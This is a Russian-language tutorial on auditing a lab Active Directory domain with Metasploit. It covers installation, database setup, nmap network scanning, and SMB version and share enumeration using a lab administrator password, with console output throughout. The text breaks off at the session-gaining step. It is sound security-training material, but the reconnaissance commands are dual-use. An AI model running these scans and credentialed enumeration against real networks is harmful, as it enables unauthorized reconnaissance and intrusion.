Использование фреймворка Metasploit для аудита windows инфраструктуры Active Directory

Дмитрий Антонов

https://dant.pro


https://t.me/dantpro

https://github.com/dantpro

Содержание

Схема лабораторной инфраструктуры

Схема лабораторной инфраструктуры




Имя компьютера	Описание
CNT-ADC-1	Контроллер домена CONTOSO.LAB
CNT-SRV-1	Типовой сервер домена Windows Server 2022
CNT-WKS-1	Типовая рабочая станция домена Windows 10
CNT-PT-1	Kali Linux с которого выполняем аудит

administraor@contoso.lab – P@ssw0rd

Общая информация о фреймворке Metasploit

Metasploit – базовый фреймворк для эксплуатации известных уязвимостей компьютерных систем, исследования и получения контроля над ними, входящий в состав основных дистрибутивов аудита безопасности, например Kali Linux




https://metasploit.com/

Типы модулей Metasploit

- **exploits – модули используют уязвимости хостов для выполнения на них произвольного кода/полезной нагрузки (payloads)**
- **payloads – модули полезных нагрузок, в результате выполнения которых на целевом хосте выполняются полезные для аудитора действия, создается реверс-шелл, устанавливается файловая smb или meterpreter-сессия**
- **post – модули пост-эксплуатации, использующие установленную ранее сессию для сбора информации о системе либо выполнения других действий (закрепление в системе, повышение привилегий)**
- **auxiliary – вспомогательные модули для сканирования сети, подбора паролей, анализа трафика итд**
- **encoders/evasions – модули шифрования и преобразования полезных нагрузок с целю избежать обнаружения их выполнения EDR-системами**

Установка и настройка фреймворка Metasploit

Установка фреймворка msf в Kali Linux




Фреймворк входит в состав дистрибутива и может быть установлен с помощью команды: `sudo apt install metasploit-framework armitage`

`metasploit-framework` – консольный фреймворк Metasploit

`armitage` – Java GUI к нему

Запуск фреймворка msf

```
┌──(pt㉿cnt-pt-1)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

       =[ metasploit v6.4.110-dev                         ]
+ -- --=[ 2,581 exploits - 1,319 auxiliary - 1,679 payloads     ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > exit

┌──(pt㉿cnt-pt-1)-[~]
└─$ msfconsole -q
msf >
```



`msfconsole` запуск консоли фреймворка

`msfconsole -q`

запуск консоли без отображения логотипа

`armitage` – Java GUI

Включение поддержки хранения собранной информации в базе данных PostgreSQL


```
┌──(pt㉿cnt-pt-1)-[~]
└─$ sudo apt install postgresql
postgresql is already the newest version (18+286).
postgresql set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 4

┌──(pt㉿cnt-pt-1)-[~]
└─$ sudo systemctl start postgresql

┌──(pt㉿cnt-pt-1)-[~]
└─$ sudo systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Fri 2026-01-30 14:31:56 +07; 6s ago
 Invocation: 8323133867714f2cb429b6146fd5c7b2
    Process: 28598 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 28598 (code=exited, status=0/SUCCESS)
   Mem peak: 2M
        CPU: 10ms

Jan 30 14:31:56 cnt-pt-1 systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Jan 30 14:31:56 cnt-pt-1 systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

┌──(pt㉿cnt-pt-1)-[~]
└─$ sudo systemctl enable postgresql
Synchronizing state of postgresql.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql
Created symlink '/etc/systemd/system/multi-user.target.wants/postgresql.service' → '/usr/lib/systemd/system/postgresql.service'.

┌──(pt㉿cnt-pt-1)-[~]
└─$
```

Создание базы данных

`sudo msfdb init` – запуск внутренних скриптов создания БД msf

`db_status`– проверка состояния подключения к СУБД в консоли msf

`hosts/services`– получение данных из БД в консоли msf



Удаление/пересоздание базы данных

```
┌──(pt㉿cnt-pt-1)-[~]
└─$ sudo msfdb delete
[i] Database already started
[+] Dropping databases 'msf'
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Dropping databases 'msf_test'
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Dropping database user 'msf'
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Deleting configuration file /usr/share/metasploit-framework/config/database.yml
[+] Stopping database

┌──(pt㉿cnt-pt-1)-[~]
└─$
```

`sudo msfdb delete` – удаление БД

```
┌──(pt㉿cnt-pt-1)-[~]
└─$ sudo msfdb reinit
[i] Database already started
[+] Dropping databases 'msf'
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Dropping databases 'msf_test'
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Dropping database user 'msf'
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Deleting configuration file /usr/share/metasploit-framework/config/database.yml
[+] Stopping database
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

`sudo msfdb reinit` – пересоздание БД

Проверка состояния СУБД из ОС

```
┌──(pt㉿cnt-pt-1)-[~]
└─$ sudo msfdb status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; enabled; preset: disabled)
     Active: active (exited) since Fri 2026-01-30 15:46:14 +07; 1min 18s ago
 Invocation: 3b47c5f453b546d794fc88c5b6e84585
    Process: 33169 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 33169 (code=exited, status=0/SUCCESS)
   Mem peak: 2M
        CPU: 10ms

Jan 30 15:46:14 cnt-pt-1 systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Jan 30 15:46:14 cnt-pt-1 systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

COMMAND    PID     USER FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 33134 postgres 6u  IPv6 201867      0t0  TCP localhost:5432 (LISTEN)
postgres 33134 postgres 7u  IPv4 201868      0t0  TCP localhost:5432 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
postgres   33134       1  0 15:46 ?        Ss     0:00 /usr/lib/postgresql/16/bin/postgres -D /var/lib/postgresql/16/main -c config_file=/etc/postgresql/16/main/postgresql.conf

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

┌──(pt㉿cnt-pt-1)-[~]
└─$
```

`sudo msfdb status` – команда проверка состояния СУБД

Первоначальное сканирование сети, перечисление общих файловых ресурсов smb

Быстрое ping-сканирование сети

```
msf > db_nmap -sn 192.168.250.0/24
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-30 15:53 +0700
[*] Nmap: Nmap scan report for 192.168.250.250
[*] Nmap: Host is up (0.00044s latency).
[*] Nmap: MAC Address: BC:24:11:A2:86:1F (Proxmox Server Solutions GmbH)
[*] Nmap: Nmap scan report for 192.168.250.251
[*] Nmap: Host is up (0.00044s latency).
[*] Nmap: MAC Address: BC:24:11:0F:70:87 (Proxmox Server Solutions GmbH)
[*] Nmap: Nmap scan report for 192.168.250.252
[*] Nmap: Host is up (0.00041s latency).
[*] Nmap: MAC Address: BC:24:11:69:0E:45 (Proxmox Server Solutions GmbH)
[*] Nmap: Nmap scan report for 192.168.250.254
[*] Nmap: Host is up (0.00042s latency).
[*] Nmap: MAC Address: BC:24:11:06:94:0C (Proxmox Server Solutions GmbH)
[*] Nmap: Nmap scan report for 192.168.250.100
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 8.95 seconds
msf > hosts

Hosts
=====

address          mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------          ---                ----  -------  ---------  -----  -------  ----  --------
192.168.250.100
192.168.250.250  BC:24:11:A2:86:1F
192.168.250.251  BC:24:11:0F:70:87
192.168.250.252  BC:24:11:69:0E:45
192.168.250.254  BC:24:11:06:94:0C

msf >
```

`db_nmap -sn <Network/Mask>`
ping-сканирование сети nmap-ом с занесением результатов сканирования в базу msf

Полное nmap сканирование сети

```
┌──(pt㉿cnt-pt-1)-[~]
└─$ msfconsole -q
msf > db_nmap -A 192.168.250.0/24
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-30 16:28 +0700
[*] Nmap: Nmap scan report for 192.168.250.250
[*] Nmap: Host is up (0.00044s latency).
[*] Nmap: Not shown: 986 filtered tcp ports (no-response)
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 53/tcp   open  domain        Simple DNS Plus
[*] Nmap: 88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-01-30 09:29:20Z)
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: contoso.lab, Site: Default-First-Site-Name)
[*] Nmap: | ssl-cert: Subject: commonName=cnt-adc-1.contoso.lab
[*] Nmap: | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:cnt-adc-1.contoso.lab
[*] Nmap: | Not valid before: 2025-08-25T09:21:48
[*] Nmap: |_Not valid after:  2026-08-25T09:21:48
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: 445/tcp  open  microsoft-ds?
[*] Nmap: 464/tcp  open  kpasswd5?
[*] Nmap: 593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
[*] Nmap: 636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: contoso.lab, Site: Default-First-Site-Name)
[*] Nmap: | ssl-cert: Subject: commonName=cnt-adc-1.contoso.lab
[*] Nmap: | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:cnt-adc-1.contoso.lab
[*] Nmap: | Not valid before: 2025-08-25T09:21:48
[*] Nmap: |_Not valid after:  2026-08-25T09:21:48
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: 3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: contoso.lab, Site: Default-First-Site-Name)
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: | ssl-cert: Subject: commonName=cnt-adc-1.contoso.lab
[*] Nmap: | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:cnt-adc-1.contoso.lab
[*] Nmap: | Not valid before: 2025-08-25T09:21:48
[*] Nmap: |_Not valid after:  2026-08-25T09:21:48
[*] Nmap: 3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: contoso.lab, Site: Default-First-Site-Name)
[*] Nmap: |_ssl-date: TLS randomness does not represent time
[*] Nmap: | ssl-cert: Subject: commonName=cnt-adc-1.contoso.lab
[*] Nmap: | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:cnt-adc-1.contoso.lab
[*] Nmap: | Not valid before: 2025-08-25T09:21:48
[*] Nmap: |_Not valid after:  2026-08-25T09:21:48
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: |_ssl-date: 2026-01-30T09:31:02+00:00; -2s from scanner time.
[*] Nmap: | ssl-cert: Subject: commonName=cnt-adc-1.contoso.lab
[*] Nmap: | Not valid before: 2026-01-19T05:05:43
[*] Nmap: |_Not valid after:  2026-07-21T05:05:43
[*] Nmap: | rdp-ntlm-info:
[*] Nmap: |   Target_Name: CONTOSO
[*] Nmap: |   NetBIOS_Domain_Name: CONTOSO
[*] Nmap: |   NetBIOS_Computer_Name: CNT-ADC-1
```

.

`db_nmap -A <Network/Mask>`
полное сканирование сети nmap-ом с определением работающих сервисов и занесением результатов сканирования в базу msf

Просмотр всех результатов сканирования

```
msf > hosts

Hosts
=====

address          mac                name  os_name       os_flavor  os_sp  purpose  info  comments
-------          ---                ----  -------       ---------  -----  -------  ----  --------
192.168.250.100                           Linux                    5.X    server
192.168.250.250  bc:24:11:a2:86:1f        Windows 2022             5.X    server
192.168.250.251  bc:24:11:0f:70:87        Windows 2022             5.X    server
192.168.250.252  bc:24:11:69:0e:45        Windows 10               5.X    client
192.168.250.254  bc:24:11:06:94:0c        Windows 2022             5.X    server

msf > services
Services
========

host             port  proto  name           state  info
----             ----  -----  ----           -----  ----
192.168.250.100  5999  tcp    vnc            open   RealVNC Enterprise 5.3 or later protocol 5.0
192.168.250.250  53    tcp    domain         open   Simple DNS Plus
192.168.250.250  88    tcp    kerberos-sec   open   Microsoft Windows Kerberos server time: 2026-01-30 09:29:20Z
192.168.250.250  135   tcp    msrpc          open   Microsoft Windows RPC
192.168.250.250  139   tcp    netbios-ssn    open   Microsoft Windows netbios-ssn
192.168.250.250  389   tcp    ldap           open   Microsoft Windows Active Directory LDAP Domain: contoso.lab, Site: Default-First-Site-Name
192.168.250.250  445   tcp    microsoft-ds   open
192.168.250.250  464   tcp    kpasswd5       open
192.168.250.250  593   tcp    ncacn_http     open   Microsoft Windows RPC over HTTP 1.0
192.168.250.250  636   tcp    ssl/ldap       open   Microsoft Windows Active Directory LDAP Domain: contoso.lab, Site: Default-First-Site-Name
192.168.250.250  3268  tcp    ldap           open   Microsoft Windows Active Directory LDAP Domain: contoso.lab, Site: Default-First-Site-Name
192.168.250.250  3269  tcp    ssl/ldap       open   Microsoft Windows Active Directory LDAP Domain: contoso.lab, Site: Default-First-Site-Name
192.168.250.250  3389  tcp    ms-wbt-server  open   Microsoft Terminal Services
192.168.250.250  5357  tcp    http           open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.250.250  5985  tcp    http           open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.250.251  135   tcp    msrpc          open   Microsoft Windows RPC
192.168.250.251  139   tcp    netbios-ssn    open   Microsoft Windows netbios-ssn
192.168.250.251  445   tcp    microsoft-ds   open
192.168.250.251  3389  tcp    ms-wbt-server  open   Microsoft Terminal Services
192.168.250.251  5357  tcp    http           open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.250.251  5985  tcp    http           open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.250.252  135   tcp    msrpc          open   Microsoft Windows RPC
192.168.250.252  139   tcp    netbios-ssn    open   Microsoft Windows netbios-ssn
192.168.250.252  445   tcp    microsoft-ds   open
192.168.250.252  3389  tcp    ms-wbt-server  open   Microsoft Terminal Services
192.168.250.254  42    tcp    tcpwrapped     open
192.168.250.254  53    tcp    domain         open   Simple DNS Plus
192.168.250.254  80    tcp    http           open   Microsoft IIS httpd 10.0
```

Просмотр сервисов определенного хоста

```
msf > services -R 192.168.250.250
Services
========

host             port  proto  name           state  info
----             ----  -----  ----           -----  ----
192.168.250.250  53    tcp    domain         open   Simple DNS Plus
192.168.250.250  88    tcp    kerberos-sec   open   Microsoft Windows Kerberos server time: 2026-01-30 09:46:10Z
192.168.250.250  135   tcp    msrpc          open   Microsoft Windows RPC
192.168.250.250  139   tcp    netbios-ssn    open   Microsoft Windows netbios-ssn
192.168.250.250  389   tcp    ldap           open   Microsoft Windows Active Directory LDAP Domain: contoso.lab, Site: Default-First-Site-Name
192.168.250.250  445   tcp    microsoft-ds   open
192.168.250.250  464   tcp    kpasswd5       open
192.168.250.250  593   tcp    ncacn_http     open   Microsoft Windows RPC over HTTP 1.0
192.168.250.250  636   tcp    ssl/ldap       open   Microsoft Windows Active Directory LDAP Domain: contoso.lab, Site: Default-First-Site-Name
192.168.250.250  3268  tcp    ldap           open   Microsoft Windows Active Directory LDAP Domain: contoso.lab, Site: Default-First-Site-Name
192.168.250.250  3269  tcp    ssl/ldap       open   Microsoft Windows Active Directory LDAP Domain: contoso.lab, Site: Default-First-Site-Name
192.168.250.250  3389  tcp    ms-wbt-server  open   Microsoft Terminal Services
192.168.250.250  5357  tcp    http           open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.250.250  5985  tcp    http           open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP

RHOSTS ⇒ 192.168.250.250

msf >
```

Получение информации о протоколе SMB

```
┌──(pt㉿cnt-pt-1)-[~]
└─$ msfconsole -q
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.250.250
RHOSTS ⇒ 192.168.250.250
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced
with '*' in regular expression
[*] 192.168.250.250:445   - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1, Pattern_V1) (encryption capabilities:AES-256-GCM) (signa
tures:required) (guid:{e40fccac-e3be-4f02-8122-f22f558ba483}) (authentication domain:CONTOSO)
[+] 192.168.250.250:445   -   Host is running Version 10.0.20348 (likely Windows Server 2022)
[*] 192.168.250.250       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

Использование модуля `auxiliary/scanner/smb/smb_version` для аудита протокола SMB, работающего на определенном хосте

Перечисление общих файловых ресурсов smb

```
msf auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_enumshares
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.250.250
RHOSTS ⇒ 192.168.250.250
msf auxiliary(scanner/smb/smb_enumshares) > set SMBDomain contoso.lab
SMBDomain ⇒ contoso.lab
msf auxiliary(scanner/smb/smb_enumshares) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf auxiliary(scanner/smb/smb_enumshares) > set SMBPass P@ssw0rd
SMBPass ⇒ P@ssw0rd
msf auxiliary(scanner/smb/smb_enumshares) > run
[-] 192.168.250.250:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[!] 192.168.250.250:139 - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 192.168.250.250:139 - peer_native_lm is only available with SMB1 (current version: SMB3)
[+] 192.168.250.250:139 - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 192.168.250.250:139 - C$ - (DISK|SPECIAL) Default share
[+] 192.168.250.250:139 - IPC$ - (IPC|SPECIAL) Remote IPC
[+] 192.168.250.250:139 - NETLOGON - (DISK) Logon server share
[+] 192.168.250.250:139 - SYSVOL - (DISK) Logon server share
[*] 192.168.250.250: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumshares) >
```

Использование модуля `auxiliary/scanner/smb/smb_enumshares` для аудита общих файловых ресурсов определенного хоста, требует аутентификацию пользователя

Получение и эксплуатация сессий smb/meterpreter

Получение сессии smb

```
┌──(pt㉿cnt-pt-1)-[~]
